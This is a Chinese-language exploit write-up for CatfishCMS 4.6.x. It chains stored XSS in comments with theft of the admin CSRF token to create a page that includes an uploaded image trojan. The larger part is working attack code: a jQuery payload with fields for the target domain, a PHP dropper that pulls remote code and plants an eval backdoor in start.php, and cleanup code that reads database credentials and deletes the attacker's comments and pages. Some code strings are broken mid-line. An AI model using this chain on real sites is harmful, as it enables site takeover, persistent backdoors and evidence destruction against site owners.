

CatfishCMS 4.6.15 csrf getshell

一、漏洞简介

在测试的过程中发现更新版本的时候作者添加一个参数 `verification` 可能是用来防治 csrf。嗯，不得不说，作者安全意识提高了，用来防治 csrf 这却是一个好思路，但是对于我们可以执行 xss 来说，`verification` 就显的苍白无力了，因为我们可以先获取

`verification` 然后在执行 csrf 从而来绕过。

二、漏洞影响


CatfishCMS 4.6

三、复现过程

漏洞分析

文件: CatfishCMS-4.6.12\catfish\library\think\Template.php

函数: `fetch()`




```
157 /**
158  * 渲染模板文件
159  * @access public
160  * @param string $template 模板文件
161  * @param array $vars 模板变量
162  * @param array $config 模板参数
163  * @return void
164  */
165 public function fetch($template, $vars = [], $config = [])
166 {
167     if ($vars) {
168         $this->data = $vars;
169     }
170     if ($config) {
171         $this->config($config);
172     }
173     if (empty($this->config['cache_id']) && $this->config['display_cache']) {
174         // 读取渲染缓存
175         $cacheContent = Cache::get($this->config['cache_id']);
176         if (false !== $cacheContent) {
177             echo $cacheContent;
178             return;
179         }
180     }
181     $template = $this->parseTemplateFile($template);
182     if ($template) {
183         $cacheFile = $this->config['cache_path'] . $this->config['cache_prefix'] . md5($template) . '.' . ltrim($this->config['cache_suffix'], '.');
184         if (!($this->checkCache($cacheFile))) {
185             // 缓存无效 重新编译模板
186             $content = file_get_contents($template);
187             $this->compiler($content, $cacheFile);
188         }
189         // 页面缓存
190         ob_start();
191         ob_implicit_flush(0);
192         // 读取编译缓存
193         $this->xstorage->read($cacheFile, $this->data);
194         // 获取并清空缓存
195         $content = ob_get_clean();
196         if (empty($this->config['cache_id']) && $this->config['display_cache']) {
197             // 缓存页面输出
198             Cache::set($this->config['cache_id'], $content, $this->config['cache_time']);
199         }
200         echo $content;
201     }
202 }
```

这里我们可以看到他是一个什么样的功能，这里已经介绍过了，我就大概的带读者了解一下过程，也学习一下好的代码的写法


```
Index.php Template.php x
165 public function fetch($template, $vars = [], $config = [])
166 {
167     /* 对于我们来说，他不重要，上面有注释可以查看注释 */
168     if ($vars) {
169         $this->data = $vars;
170     }
171     /* 对于我们来说，他不重要，上面有注释可以查看注释 end*/
172
173     /* 对于我们来说，他不重要，上面有注释可以查看注释 */
174     if ($config) {
175         $this->config($config);
176     }
177     /* 对于我们来说，他不重要，上面有注释可以查看注释 end*/
178
179     /* 查看是否有缓存，有就直接使用缓存，而剩下下面的流程 */
180     if (!empty($this->config['cache_id']) && $this->config['display_cache']) {
181         // 读取渲染缓存
182         $cacheContent = Cache::get($this->config['cache_id']);
183         if (false !== $cacheContent) {
184             echo $cacheContent;
185             return;
186         }
187     }
188     /* 查看是否有缓存，有就直接使用缓存，而剩下下面的流程 end*/
189
190     $template = $this->parseTemplateFile($template); // 解析模板文件名
191
192     if ($template) {
193         $cacheFile = $this->config['cache_path'] . $this->config['cache_prefix'] . md5($template) . '.' . ltrim($this->config['cache_suffix'], '.');
194         if (!$this->checkCache($cacheFile)) {
195             // 缓存无效 重新模板编译
196             $content = file_get_contents($template);
197             $this->compiler($content, $cacheFile);
198         }
199         // 页面缓存
200         ob_start();
201         ob_implicit_flush(0);
202         // 读取编译缓存
203         $this->storage->read($cacheFile, $this->data);
204         // 获取并清空缓存
205         $content = ob_get_clean();
206         if (!empty($this->config['cache_id']) && $this->config['display_cache']) {
207             // 缓存页面输出
208             Cache::set($this->config['cache_id'], $content, $this->config['cache_time']);
209         }
210         echo $content;
211     }
```

我们更进去看看，这里执行了什么

```
文件(F) 编辑(E) 选择(S) 查看(V) 转到(G) 调试(D) 帮助(H)
Index.php Template.php x
164 public function fetch($template, $vars = [], $config = [])
165 {
166     /* 对于我们来说，他不重要，上面有注释可以查看注释 */
167     if ($vars) {
168         $this->data = $vars;
169     }
170     /* 对于我们来说，他不重要，上面有注释可以查看注释 end*/
171
172     /* 对于我们来说，他不重要，上面有注释可以查看注释 */
173     if ($config) {
174         $this->config($config);
175     }
176     /* 对于我们来说，他不重要，上面有注释可以查看注释 end*/
177
178     /* 查看是否有缓存，有就直接使用缓存，而剩下下面的流程 */
179     if (!empty($this->config['cache_id']) && $this->config['display_cache']) {
180         // 读取渲染缓存
181         $cacheContent = Cache::get($this->config['cache_id']);
182         if (false !== $cacheContent) {
183             echo $cacheContent;
184             return;
185         }
186     }
187     /* 查看是否有缓存，有就直接使用缓存，而剩下下面的流程 end*/
188
189     var_dump($template);exit(); // 先看看我们这里传了什么东西进来。
190     $template = $this->parseTemplateFile($template); // 解析模板文件名
191
192     if ($template) {
193         $cacheFile = $this->config['cache_path'] . $this->config['cache_prefix'] . md5($template) . '.' . ltrim($this->config['cache_suffix'], '.');
194         if (!$this->checkCache($cacheFile)) {
195             // 缓存无效 重新模板编译
196             $content = file_get_contents($template);
197             $this->compiler($content, $cacheFile);
198         }
199         // 页面缓存
200         ob_start();
201         ob_implicit_flush(0);
202         // 读取编译缓存
203         $this->storage->read($cacheFile, $this->data);
204         // 获取并清空缓存
205         $content = ob_get_clean();
206         if (!empty($this->config['cache_id']) && $this->config['display_cache']) {
207             // 缓存页面输出
208             Cache::set($this->config['cache_id'], $content, $this->config['cache_time']);
209         }
210         echo $content;
211     }
```



这个就是我们的内容



嗯，说完了。Fetch 方法最后都会编译文件以后通过 PHP 输出，所以如果我们可以在他编译之前写入
恶意代码 那么就可以为所欲为。

复现

前台注册一个账户->注册一个图片马到网站中->评论处插入 xss 代码->等待无辜管理员登录网站->获取 verification(绕过检测)->管理员入口-页面管理-新建页面-csrf 插入一条非法语句引起包含漏洞(用来包含前面的图片马)->包含漏洞执行代码->包含漏洞添加 getshell_code.php 文件写入恶意代码->包含漏洞-将框架文件 start.php 添加一句话木马-包含数据库配置文件-连接数据库->删除我们前面的评论->删除我们 csrf 创建的页面->邮件通知我们->getshell

CatfishCMS-4.6.12-xss.js

```
/*
    需要插入的 xss 代码
    <\sc'+ript>';$('body').append(xss_js);">
*/

//不用动的
var articles = 'index.php/admin/Index/articles.html';//用来获取 verification 绕过检测
var newpage = 'index.php/admin/Index/newpage.html';//生成文章地址
var allpage = 'index.php/admin/Index/allpage.html';//获取文章链接

//需要改的
var url = 'http://0-sec.org';//你要日的站的域名
var directory = '/cms/CatfishCMS-4.6.12/'; //日的站的额外目录一般为空即可
(站点设置二级目录时，此目录要填写)
var img_trojan_url = '../..../'+data/uploads/20171201/2c8b7c7f1d49fae
b5321ce0c9b1962af.jpg';//图片马的地址 修改 + 号后面的即可
var getshell_code = 'http://127.0.0.1/cms/CatfishCMS-4.6.12/xss-js/getshell_code.txt';//恶意代码远程包含的地址

$('body').append('<div id="csrf_verification" style="display:none;"></div>');
$('body').append('<div id="csrf_allpage" style="display:none;"></div>');

$.ajax({
    url: url+directory+articles,
    dataType: "json",
    success: function(verification_content){
        $('#csrf_verification').append(verification_content);
        var verification = $('#verification').html();//用来绕过验证的
```



```

// alert(verification);


//csrf 生成文章,引起文件包含漏洞
$.ajax({
    type: "POST",
    url: url+directory+newpage,
    data: {
        'biaoti':'xss_csrf_getshell',
        'template':img_trojan_url,
        'verification':verification,
        'fabushijian':'2017-12-05 11:56:48'
    },
    success: function(){
        //csrf 获取 shell 链接
        $.ajax({
            type: "POST",
            url: url+directory+allpage,
            success: function(allpage_content){
                $('#csrf_allpage').append(allpage_content);
                var shell_id = $('#csrf_allpage .table-responsive .table-bordered tbody tr td .gouxuan').eq(0).val();
                var shell_url = $('#csrf_allpage .table-responsive .table-bordered tbody tr td a').eq(0).attr('href');

                var shell_content = '';
                shell_content+= "$myfile = fopen('getshell_
code.php', 'w');"
                shell_content+= '$txt = '+'file_get_content
s("'" +getshell_code+"'");';
                shell_content+= 'fwrite($myfile, $txt);';
                console.log(shell_content);

                //执行 shell 生成马子
                $.ajax({
                    type: "POST",
                    url: url+shell_url,
                    dataType: "json",
                    data: {'ddd':shell_content},
                    success: function(data){
                        $.ajax({
                            type: "GET",
                            url: url+directory+'getshell_code.p
hp',

                            dataType: "json",
                            // data: {'zzz':1}
                        });
                    },
                    error: function(){
                        $.ajax({

```

getshell_code


```
<?php
    $start_content = file_get_contents('catfish/start.php').eval(@$_POST[ddd]);
    $start = fopen('catfish/start.php', 'w');
    fwrite($start, $start_content);
    if( @$_GET[zzz]){
```



```

$config = require_once("application/database.php");
//分别对应的是 地址，端口号，连接的数据库，编码
$dsn = "mysql:host={$config['hostname']}; port={$config['hostpo
rt']}"; dbname={$config['database']}; charset={$config['charset']}";
$user = $config['username'];
$psw = $config['password'];
$pdo = new PDO($dsn,$user,$psw);
$sql = "DELETE from catfish_posts WHERE post_title LIKE '%xss_c
srf_getshell%'";
$sql_1 = "DELETE from catfish_comments WHERE content LIKE '%xss
_csrft_getshell%'";
$pdo->query($sql);
$pdo->query($sql_1);
unlink('getshell_code.php');
}
?>


```




连接马子的操作，这个文件会在 index.php 中给引入所以直接
<http://0-sec.org/index.php>

POST

ddd = 你要执行的命令





fcmit.cc